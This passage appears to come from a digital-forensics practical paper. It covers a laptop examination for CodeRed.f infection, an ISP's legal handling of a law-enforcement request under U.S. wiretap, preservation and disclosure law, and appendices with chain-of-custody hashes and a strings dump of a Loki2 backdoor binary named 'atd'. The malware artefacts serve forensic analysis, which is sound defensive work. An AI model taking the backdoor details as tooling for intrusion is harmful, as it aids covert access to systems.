
EnCase allows the investigator to pull out any file, deleted or otherwise, to copy to file or view:



Opening the INFO2 file in Microsoft Word reveals that it's likely associated with a tax reporting program worksheet (snapshot taken to preserve the encoding):



The deleted contents in the Recycler are dated well outside the investigation period and showed only minor bits of code pointers. For example, this undelete:



produced this file:

Again, we see indications of Quick Books.

I searched the entire image for any files deleted between March 12 and March 13, 2003. I accomplished this by sorting the view by the Last Written dates for the files. I found that there were no files or directories deleted on or between those dates. The most recent deletions occurred on March 6:

EnCase (Professional Edition) - [D:\SANS\GCFA\system\cathy\cathy.cas]

File View Page Tools Window Help

Update Open Acquire Preview Save Add Print Previous Next Search Sigs Sort Reverse

Report
Evidence
Case
All Files
File
Volume
Disk
Marked
Search

	File Name	Description	Deleted	Last Accessed	Last Written	File Created	Logical Size	Arc
804	qfn126.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
805	qfn127.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
806	qfn128.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
807	qfn129.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
808	qfn12A.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
809	qfn12B.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
810	qfn12C.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
811	qfn12D.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
812	qfn12E.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
813	qfn12F.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
814	qfn130.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
815	qfn131.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
816	qfn132.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
817	qfn133.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
818	qfn134.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
819	qfn135.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
820	qfn136.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
821	qfn137.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
822	qfn138.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
823	qfn139.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
824	qfn13A.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
825	qfn13B.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
826	qfn13C.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
827	qfn13D.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
828	qfn13E.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
829	qfn13F.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
830	qfn140.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	
831	qfn141.tmp	File, Deleted	•	03/06/03 08:53:52AM	03/06/03 08:53:52AM	03/06/03 08:53:52AM	0	

2\C\WINNT\Web\printers\images | 0 Sel | PS 19990007 LS 19989944 CL 2498743 SO 0 FO 0 LE1 C:1244 H:81 S:45

Each of these files show identical modification, access, and creation dates. Because of the .tmp extensions and the 0 byte sizes, I believe these are temporary files created then deleted upon the opening, operating and closing of an application.

Upon the conclusion of my investigation, I verified that my actions in no way compromised the integrity of the system image by re-hashing it in EnCase with the following result:

File Integrity:
Completely Verified, 0 Errors.
Verification Hash: 390539BF1352D0B4F22D0A1A0C0D3692

Conclusions

The analyzed system has not been infected by CodeRed.f, despite the reported exposure on March 12, 2003, during which time the laptop had been connected to a client's network who had been infected with CodeRed.f at some point on or after March 12.

Further, this user clearly limits her use of this company-issued system for work-related purposes.

References:

Symantec Security Response, "CodeRed.f Technical Details." 31 March 2003
URL: http://www.symantec.com/avcenter/venc/data/codered.f.html (04 April 2003)

Part Three – Legal Issues of Incident Handling

Abstract

The following provides an example of the laws and actions which guide a California Internet Service Provider (ISP) upon notification and request for assistance by law enforcement that a suspected compromise of a government system originated from the ISP's subscriber base.

Introduction

On February 17, 2003, I received a telephone call from a law enforcement officer. She identified herself and her agency and informed me that an account belonging to my employer, ISPX.com, was used in gaining unauthorized access to a financial services company-owned computer system on February 2, 2003 in violation of the Computer Fraud and Abuse Act, 18 U.S.C. §1030(a)(1) – (6) infra., defining unauthorized access or attempts to access a "Federal interest computer." Such systems are explicitly identified as "protected" under the Computer Fraud and Abuse Act, 18 U.S.C. §1030(e)(2)(A) which states that a "Federal interest computer" is one "exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects the use of the financial institution's operation or the Government's operation of such computer..."

Upon verification of the officer's credentials, I requested as much information as the officer could provide to enable me to corroborate or refute her suspicion that the attack either originated from my domain or came from another upstream provider. She gave me the exact time, IP address, and account name. I confirmed that the naming convention of the account corresponds to that of a dial-up account within my domain. I responded that I would review my logs and get back to her.

My initial examination of the date and time in question confirmed that the account name is valid and was in use at the time of the attack.

Initial Response to Law Enforcement

I called the law enforcement officer to inform her of my findings. At this point, anything else I would have said would have constituted hearsay under the Federal Rules of Evidence[6] without sufficient evidence to confirm any statements I may make. The officer

[6] Federal Rules of Evidence, Rule 801 (c), "Hearsay…is a statement…offered in evidence to prove the truth of the matter asserted."

informed me that existing logs reflecting the user account as active at the time of the incident would be considered evidence and subject to seizure. The officer stated that my company would be presented with a court order in the form of a warrant compelling the production of our records. Further, she warned me that the seizure would likely include the original media on which the existing logs are stored.

The existing logs fall under the Electronic Communications Privacy Act's definition of electronic communications obtainable by warrant as illustrated in *Steve Jackson Games, Inc. v. United States Secret* Service, 816 F.Supp.432 (W.D. Tex 1993), affirmed 36 F.3d 457 (5th Cir. 1994)[7], "...a governmental entity may gain access to the contents of electronic communications that have been in electronic storage for less than 180 days by obtaining a warrant." The court in this case relied on 18 U.S.C. §2703(a), which provides:

> "A governmental entity may require the disclosure by a provider of electronic communication service of the contents of an electronic communication, that is in electronic storage in an electronic communications system for one hundred and eighty days or less, only pursuant to a warrant issued under the Federal Rules of Criminal Procedure or equivalent State warrant."

The officer requested that I preserve the logs I had reviewed, pursuant to 18 U.S.C. §2703(f)(1), which requires "(a) provider of wire or electronic communication services or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process."

Accordingly, I made plans to create an image of the hard drive containing the logs, validating its integrity at the time of imaging using an MD5 hash value. I also would create a backup copy of the hard drive to ensure that my users experienced no disruption of service caused by the seizure of the original drive as evidence.

The officer then requested my assistance in revealing the identity and personal information of the user associated with the account in question. I informed the officer that the ISP user agreement contains the following privacy policy for its users:

"ISPX will not disclose any personal information except with your express permission or under special circumstances, such as when we believe in good faith that the law requires it to identify, contact or bring legal action against anyone who may violate ISPX's Terms of Service."

Federal Rules of Evidence. 1 December 2001.
URL: www.house.gov/judiciary/evid2001.pdf (21 February 2003)

[7] *Steve Jackson Games, Inc. v. United States Secret* Service, 816 F.Supp.432 (W.D. Tex 1993), affirmed 36 F.3d 457 (5th Cir. 1994).
URL: http://www.jmls.edu/cyber/cases/sj-games.txt

Although our subscribers are informed that their information is subject to legal discovery, as a business practice, we do not furnish such information until we receive a court order in the form of a subpoena duces tecum[8]. Until furnished with a formal request, the activity and my subscriber as the alleged source are merely speculation. However, upon receipt of a sworn subpoena, sufficient case law exists to allow us to provide the requested information in advancement of the investigation.

For example, in the matter *In re Subpoena Duces Tecum to America Online, Inc.,* 2000 WL 1210372 (Cir. Ct. Va., January 31, 2000) reversed on other grounds, sub. Nom., *America Online Inc. v. Anonymous Publicly Traded Co.*, 542 S.E.2d 377 (Va. 2001)[9], the lower court held that "America Online Inc. ('AOL') must respond to a subpoena duces tecum calling for AOL to identify four AOL Internet service subscribers who allegedly anonymously posted defamatory statements and confidential insider information on the Internet. Court holds that such subpoenas are valid 'when the court is satisfied by the pleadings or evidence supplied to [it] that the party requesting the subpoena has a legitimate, good faith basis to contend that it may be the victim of [actionable conduct]…and the subpoenaed identity information is centrally needed to advance that claim.'"

Similarly, in *Columbia Ins. Co. v. Seescandy.com*, 185 F.R.D. 573 (N.D. Cal. 1999), the court stated:

> "Pre-service discovery is akin to the process used during criminal investigations to obtain warrants. The requirement that the government show probable cause is, in part, a protection against the misuse of *ex parte* procedures to invade the privacy of one who has done no wrong. A similar requirement is necessary here to prevent abuse of this extraordinary application of the discovery process and to ensure that plaintiff has standing to pursue an action against defendant." [*Seescandy.com*, supra, 185 F.R.D. at 579-80.]

The court in *Dendrite International, Inc. v. John Doe No. 3, et al.*, 342 N.J. Super. 134 (decided July 11, 2001) relies on *Seescandy.com* in its findings, quoting the *Seescandy.com* court: "The District Court added that by equating this prong to the probable cause requirement for warrants, 'plaintiffs <u>must make some showing</u> that an act giving rise to civil liability actually occurred and that the discovery is aimed at revealing specific identifying features of the person or entity who comitted the act.' <u>Id.</u> at 580" (emphasis contained).

---

[8] "Subpoena duces tecum" is typically served in conjunction with a request for documents or other discoverable objects to be used as evidence. The term is defined in Nolo Press's online "Everybody's Legal Dictionary" as "A type of subpena [sic], usually issued at the request of a party, by which a court orders a witness to produce certain documents at a deposition or trial." URL: http://www.nolo.com/lawcenter/dictionary/dictionary_listing.cfm/term/BE45BC5C-A852-41E6-A9C1C267589E6C61 (25 February 2003)

[9] *In re Subpoena Duces Tecum to America Online, Inc.,* 2000 WL 1210372 (Cir. Ct. Va., January 31, 2000) reversed on other grounds, sub. Nom., *America Online Inc. v. Anonymous Publicly Traded Co.*, 542 S.E.2d 377 (Va. 2001)
URL: http://www.phillipsnizer.com/int-art213.htm (25 February 2003)

Investigative Activity

The law enforcement officer advised that she was unable to further investigate my systems or employ a packet capture or "sniffer" utility on my network to trace the activity without first obtaining a court order, pursuant to the Wiretap Act, 18 U.S.C. §2518(1), "Procedure for Interception of Wire, Oral, or Electronic Communications"[10] which requires, "Each application for an order authorizing or approving the interception of a wire, oral, or electronic communication under this chapter shall be made in writing upon oath or affirmation to a judge of competent jurisdiction and shall state the applicant's authority to make such application." The officer was further restricted by 18 U.S.C. §3121, the Pen Registers and Trap and Trace Devices statute, which explicitly states "no person may install or use a pen register or a trap and trace device without first obtaining a court order under section 3123 of this title..." [18 U.S.C. §3121(a)][11]. The officer stated that she would appear on my site with the proper warrants and subpoenaes in due course.

After terminating my conversation with the officer, I independently and temporarily deployed a packet capturing utility, exercising my right under "provider exception" to the Wiretap Act at 18 U.S.C. §2511(2)(a)(i)[12] which states:

> "It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service..."

I acted independently so as not to inadvertently give the appearance that I was acting on the direction or as an agent for the government, which would limit my rights to act to those of the law enforcement officer, e.g., nullify the "provider exception" and hold me to the same standard as the law enforcement officer, requiring a court order under the Fourth Amendment.

By not announcing my intention to the investigating officer, case law is on my side. In *United States v. Pervaz*, 118 F.3d 1 (1st Cir. 1997)[13], the question before the court was

---

[10] United States Code Title 18, Part 1, Chapter 119, Section 2518(1), ""Procedure for Interception of Wire, Oral, or Electronic Communications"
URL: http://www4.law.cornell.edu/uscode/18/2518.html (25 February 2003)
[11] United States Code Title 18, Part II, Chapter 206, Section 3121, "General Prohibition on Pen Register and Trap and Trace Device Use"
URL: http://www4.law.cornell.edu/uscode/18/3121.html (25 February 2003)
[12] United States Code Title 18, Part 1, Chapter 119, Section 2511, "Interception and Disclosure of Wire, Oral, or Electronic Communications Prohibited."
URL: http://www4.law.cornell.edu//uscode/18/2511.html (25 February 2003)

whether employees of Cellular One Boston acted as "government agents" in tracking the radio frequency of a cloned cell phone. The court weighed previous precedents:

> "The Ninth Circuit has held that, 'two of the critical factors in the "instrument or agent" analysis are: (1) the government's knowledge and acquiescence, and (2) the intent of the party performing the search.' United States v. Walther, 652 F.2d 788, 792 (9th Cir. 1981). In United States v. Attson, 900 F.2d 1427, 1433 (9th Cir. 1990), the Ninth Circuit added a gloss to its rule:
>
> [A] party is subject to the fourth amendment only when he or she has formed the necessary intent to assist in the government's investigative or administrative functions; in other words, when he or she intends to engage in a search or seizure. However, under this test, the fourth amendment will not apply when the private party was acting for a reason that is independent of such a governmental purpose.
>
> In United States v. Smythe, 84 F.3d 1240, 1243 (10th Cir. 1996), the Tenth Circuit requires that the government must 'affirmatively encourage or instigate the private action.' This is determined by 'the totality of the circumstances.'"

The court in *Pervaz* decided that "there is no evidence that [the investigating officer] authorized the search or even knew about it...the employees... started tracking the radio signals on their own. Their motivation was that COB's customers were being defrauded. [The investigator] was ignorant of what was transpiring. COB had a statutory right to investigate and search for the sources of the radio transmitted phone calls. It had a legitimate independent motivation for its search: to prevent a fraud from being perpetrated on its customers. That is the purpose of 18 U.S.C. § 2511(2)(a)(i) and (ii)."

Thus, without knowing how the suspect in the instant case had perpetrated a compromise on a financial services system, an argument could be made that undertaking my own investigation of the activity at issue is in response to a potential risk to my network.

Further, in a landmark case regarding the rights to privacy for online users, *Barasch v. The Bell Telephone Company of Pennsylvania*, 65 A.2d 1168 (Pa. 1992)[14], the Pennsylvania Supreme Court held that in the use of a "trap and trace device," an exception exists as to the "provider of electronic or wire communication service: (1) relating to the operation, maintenance and testing of a wire or electronic communication service or to the protection of the rights or property of the provider, or to the protection of users of the service from abuse of service or unlawful use of service; or (2) to record the fact that a wire or electronic communication was initiated or completed in order to protect the provider, another provider furnishing service toward the completion of the wire communication or a user of the service from fraudulent, unlawful or abusive use of service...." (emphasis added).

---

[13] *United States v. Pervaz*, 118 F.3d 1 (1st Cir. 1997)
URL: http://www.law.emory.edu/1circuit/june97/96-1535.01a.html (25 February 2003)
[14] *Barasch v. The Bell Telephone Company of Pennsylvania*, 65 A.2d 1168 (Pa. 1992)
URL: http://www.cpsr.org/program/caller-id/pa_supreme_ct_1992.html (25 February 2003)

Had my review of my logs revealed that the subscriber account at issue had been the result of an intruder compromising my system, creating the account, then using the fraudulent account to access the financial services company's system, I would probably not rely on the provider exception of the Wiretap Act to conduct my own investigation. Rather, that scenario would fall under the Computer Trespass Exception, at 18 U.S.C. §2511(2)(i), enacted in 2001 under the Patriot Act, which allows law enforcement to assist in investigating suspected "computer trespassers." This provision allows for interception or monitoring of electronic communications "when

- the owner or operator of the protected computer authorizes the interception;
- the person intercepting the communications is lawfully engaged in an investigation;
- the person intercepting the communications has reasonable grounds to believe that the contents of the computer trespasser's communications will be relevant to the investigation; and
- such interception does not acquire communications other than those transmitted to or from the computer trespasser."[15]

A "computer trespasser" is defined in 18 U.S.C. §2510(21)[16] as, "(A) ...a person who accesses a protected computer without authorization and thus has no reasonable expectation of privacy in any communication transmitted to, through, or from the protected computer; and (B) does not include a person known by the owner or operator of the protected computer to have an existing contractual relationship with the owner or operator of the protected computer for access to all or part of the protected computer."

Additionally, had the system owned by my company been used as a jump point, my company would be able to hold the trespasser civilly and financial liable for the costs of investigating, repairing and/or restoring the integrity of the system under California law. While systems owned by my company are arguably outside the scope of the Computer Fraud and Abuse Act, the U.S. District Court for the Northern District of California held that an act of computer trespass falls within the definition of "trespass to chattels," a legal theory in which "chattel" is defined as "personal property." In *eBay, Inc. v. Bidder's Edge, Inc.*, 100 F.Supp.2d 1058 (N.D. Cal., May 24, 2000)[17], the court stated:

> "Trespass to chattels 'lies where an intentional interference with the possession of personal property has proximately cause[d] injury.' *Thrifty-Tel v. Bezenek, 46 Cal. App. 4th 1559, 1566 (1996).* Trespass to chattels…was recently applied to cover the unauthorized use of long distance telephone lines. Id. Specifically, the court noted 'the electronic signals generated by the [defendants'] activities were

[15] Overview of H.R. 3482, "Cyber Security Enhancement Act of 2001." 27 January 2002.
URL: http://www.netcoalition.com/keyissues/2002-01-27.225.doc (25 February 2003)
[16] United States Code Title 18, Part 1, Chapter 119, Section 2510, "Definitions."
URL: http://www4.law.cornell.edu//uscode/18/2510.html
[17] *eBay, Inc. v. Bidder's Edge, Inc.*, 100 F.Supp.2d 1058 (N.D. Cal., May 24, 2000)
URL: http://www.law.upenn.edu/law619/f2001/week11/bidders_edge.pdf (6 March 2003)

> sufficiently tangible to support a trespass cause of action.' Id. [**34] at n.6. Thus, it appears likely that the electronic signals sent by BE to retrieve information from eBay's computer system are also sufficiently tangible to support a trespass cause of action."

In deciding in favor of eBay's claim for a trespass cause of action, the court further relied on *Thrifty-Tel* in its finding that eBay successfully presented evidence that the claim met the two criteria:

> "(1) defendant intentionally and without authorization interfered with plaintiff's possessory interest in the computer system; and (2) defendant's unauthorized use proximately resulted in damage to plaintiff."

Future Considerations

As the intrusion which allegedly originated from my network compromised a financial institution, the victim financial institution may soon be bound by law to disclose the intrusion. An amendment to the Gramm-Leach-Bliley Act, 15 U.S.C. §6803, is currently before the House Subcommittee on Financial Institutions and Consumer Credit. The new language, referred to as the Identity Theft Consumer Notification Act, proposes the following additions to 18 U.S.C. §6803(b)[18]:

"(5) a statement that, upon discovering that the confidentiality or security of any nonpublic personal information maintained by the financial institution with respect to consumer has been compromised in any way by an employee of the financial institution, or through any unauthorized entry into the records of the financial institution, the financial institution is obligated –

> `(A) to promptly notify the consumer of the compromise of the security or confidentiality of such information, and any misuse of such information, that the financial institution discovers or reasonably should discover has occurred;
> `(B) to provide assistance to the consumer to remedy any such compromise, including the duty of the financial institution under the Fair Credit Reporting Act to correct and update information contained in a consumer report relating to such consumer;
> `(C) to reimburse the consumer for any losses the consumer incurred as a result of the compromise of the security or confidentiality of such information, and any misuse of such information, including any fees for obtaining, investigating, and correcting a consumer report of such consumer at any consumer reporting agency; and

[18] Introduced by Rep. Kleczka, Gerald D., "Identity Theft Consumer Notification." September 26, 2002. URL: http://thomas.loc.gov/cgi-bin/query/z?c107:H.R.5474: (25 February 2003)

> `(D) to provide information concerning the manner in which the consumer can obtain such assistance."

Additionally, the amendment proposes penalties for failure to disclose under the Fair Credit Reporting Act.

As an ISP doing business in California, with California residents included in my subscriber base, had this intrusion been reported on or after July 1, 2003, my company would be held to a new law in the State of California enacted to protect personal information for California residents under California Civil Code §1798.82[19], commonly referred to as "the California Identity Theft Law." This, too, requires disclosure, stating that:

> "any person or business that conducts business in California, and that owns or licenses computerized data that includes personal information, shall disclose any breach of the security of the system following discovery or notification of the breach in the security of the data to any resident of California whose unencrypted personal information was, or is reasonably believed to have been, acquired by an unauthorized person." [California Civil Code §1798.82(a).]

The use of the word "unencrypted" may provide a "safe harbor" from penalties or making the required disclosure by encrypting personal information or the communication channel used to access the information. This law will undoubtedly be tested soon after it goes into full force and effect, which will determine the full scope and meaning by establishing precedent(s).

[19] California Civil Code, Section 1798.82
URL: http://www.leginfo.ca.gov/cgi-bin/displaycode?section=civ&group=01001-02000&file=1798.80-1798.84 (26 February 2003)

References

Federal Rules of Evidence. December 1, 2001.
URL: www.house.gov/judiciary/evid2001.pdf (21 February 2003)

Steve Jackson Games, Inc. v. United States Secret Service, 816 F.Supp.432 (W.D. Tex 1993), affirmed 36 F.3d 457 (5th Cir. 1994).
URL: http://www.jmls.edu/cyber/cases/sj-games.txt

Nolo Press, "Everybody's Legal Dictionary."
URL:
http://www.nolo.com/lawcenter/dictionary/dictionary_listing.cfm/term/BE45BC5C-A852-41E6-A9C1C267589E6C61 (25 February 2003)

In re Subpoena Duces Tecum to America Online, Inc., 2000 WL 1210372 (Cir. Ct. Va., January 31, 2000) reversed on other grounds, sub. Nom., *America Online Inc. v. Anonymous Publicly Traded Co.*, 542 S.E.2d 377 (Va. 2001)
URL: http://www.phillipsnizer.com/int-art213.htm (25 February 2003)

United States Code Title 18, Part 1, Chapter 119, Section 2518(1), ""Procedure for Interception of Wire, Oral, or Electronic Communications."
URL: http://www4.law.cornell.edu/uscode/18/2518.html (25 February 2003)

United States Code Title 18, Part II, Chapter 206, Section 3121, "General Prohibition on Pen Register and Trap and Trace Device Use."
URL: http://www4.law.cornell.edu/uscode/18/3121.html (25 February 2003)

United States Code Title 18, Part 1, Chapter 119, Section 2511, "Interception and Disclosure of Wire, Oral, or Electronic Communications Prohibited."
URL: http://www4.law.cornell.edu//uscode/18/2511.html (25 February 2003)

United States v. Pervaz, 118 F.3d 1 (1st Cir. 1997)
URL: http://www.law.emory.edu/1circuit/june97/96-1535.01a.html (25 February 2003)

Barasch v. The Bell Telephone Company of Pennsylvania, 65 A.2d 1168 (Pa. 1992)
URL: http://www.cpsr.org/program/caller-id/pa_supreme_ct_1992.html (25 February 2003)

Overview of H.R. 3482, "Cyber Security Enhancement Act of 2001." 27 January 2002.
URL: http://www.netcoalition.com/keyissues/2002-01-27.225.doc (25 February 2003)

United States Code Title 18, Part 1, Chapter 119, Section 2510, "Definitions."
URL: http://www4.law.cornell.edu//uscode/18/2510.html

eBay, Inc. v. Bidder's Edge, Inc., 100 F.Supp.2d 1058 (N.D. Cal., May 24, 2000)
URL: http://www.law.upenn.edu/law619/f2001/week11/bidders_edge.pdf (6 March 2003)

Rep. Kleczka, Gerald D., "Identity Theft Consumer Notification." September 26, 2002.
URL: http://thomas.loc.gov/cgi-bin/query/z?c107:H.R.5474: (25 February 2003)

California Civil Code, Section 1798.82
URL: http://www.leginfo.ca.gov/cgi-bin/displaycode?section=civ&group=01001-02000&file=1798.80-1798.84 (26 February 2003)

Appendix A

Evidence Chain of Custody				
Date	**Time**	Analyst	**Purpose**	**MD5 Value**
1/21/2003	16:03	Robin Stuart	Receipt of original evidence media; copied to analysis station.	48e8e8ed3052cbf637e638fa82bdc566
1/21/2003	16:35	Robin Stuart	Copied evidence to analysis cd. Locked original cd in storage box, retaining only key.	48e8e8ed3052cbf637e638fa82bdc566
2/7/2003	21:59	Robin Stuart	Checksum of analysis evidence upon conclusion of examination of "atd" file characteristics.	48e8e8ed3052cbf637e638fa82bdc566
2/10/2003	20:21	Robin Stuart	Loki2 program (server and client pieces) preserved on CD-R stored with original evidence CD.	Lokid (server/listener): `a70172f365ba44da20e9b28233e7a730` Loki (client): `4341e1ba4cfd83bdc57c0f0b39b5fef4`

Appendix B
"atd" strings

```
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
__libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
```

```
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
exit
__setfpucw
open
setsid
close
_errno
_etext
_edata
__bss_start
_end
ÿ5tÅ
ÿ%xÅ
ÿ%|Å
éàÿÿÿÿ%
éÐÿÿÿÿ%
éÀÿÿÿÿ%
é°ÿÿÿÿ%
é ÿÿÿÿ%
ÿÿÿÿ%
ÿÿÿÿ%
épÿÿÿÿ%
é`ÿÿÿÿ% Å
éPÿÿÿÿ%¤Å
é@ÿÿÿÿ%¨Å
é0ÿÿÿÿ%¬Å
é ÿÿÿÿ%°Å
ÿÿÿÿ%´Å
ÿÿÿÿ%¸Å
éðþÿÿÿ%¼Å
éàþÿÿÿ%ÀÅ
éÐþÿÿÿ%ÄÅ
éÀþÿÿÿ%ÈÅ
é°þÿÿÿ%ÌÅ
é þÿÿÿ%ÐÅ
þÿÿÿ%ÔÅ
þÿÿÿ%ØÅ
épþÿÿÿ%ÜÅ
é`þÿÿÿ%àÅ
éPþÿÿÿ%äÅ
é@þÿÿÿ%èÅ
é0þÿÿÿ%ìÅ
é þÿÿÿ%ðÅ
þÿÿÿ%ôÅ
þÿÿÿ%øÅ
éðýÿÿÿ%üÅ
éàýÿÿÿ%
éÐýÿÿÿ%
éÀýÿÿÿ%
é°ýÿÿÿ%
é ýÿÿÿ%
ýÿÿÿ%
ýÿÿÿ%
```

```
épýÿÿÿ%
é`ýÿÿÿ% Æ
éPýÿÿÿ%$Æ
é@ýÿÿÿ%(Æ
é0ýÿÿÿ%,Æ
é ýÿÿÿ%0Æ
ýÿÿÿ%4Æ
ýÿÿÿ%8Æ
éðüÿÿÿ%<Æ
éàüÿÿÿ%@Æ
éÐüÿÿ
1íUUU
åPSQ¸
Pè|ÿÿÿ
èÄýÿÿhà¨
è:ÿÿÿ
èjüÿÿèm
PèGÿÿÿ[
S»lÅ
uô[Ã
WVS1ÛÇEüÿÿÿÿèÅ
EøÇEì
Mäf91u
Mø9t9
}èC1Òf
Mäf9q
Mø9t9
Eì0C
}üÿu2
è¢üÿÿ
¸ÿÿÿÿël
]üëË
è±ýÿÿ
9Ùt+f¡<Å
eØ[^_ÉÃ
WVS1ÿèt
Â¡,Å
]ü1É
Â¡,Å
ÿÿÿèÐ
¸ÿÿÿÿ
eì[^_ÉÃ
èÖúÿÿ1Àé
Ph7©
>Pèðûÿÿ
è¶ùÿÿ
Ä ÿ0hM©
>PèÓûÿÿ
Æhc©
>Pè¾ûÿÿ
EüPè
ûÿÿÿu
ÿuüè¸ûÿÿ
>Pèaûÿÿ
Æ¡,Å
>PèHûÿÿ
Æ¡,Å
```

```
>Pè/ûÿÿ
Ä$¡,Å
eð[^_ÉÃ
ùÿÿè9
è%úÿÿ
ÿ5DÅ
èLùÿÿÉÃ
WVSÇEü
EüPèxúÿÿè«
6¡,Å
Pÿuüè
ÞÙfßà
·ÃPh
èìøÿÿ
øPèªøÿÿ
Uô¡,Å
Pÿuüè
ÞÙfßà
·ÆPh
è}øÿÿ
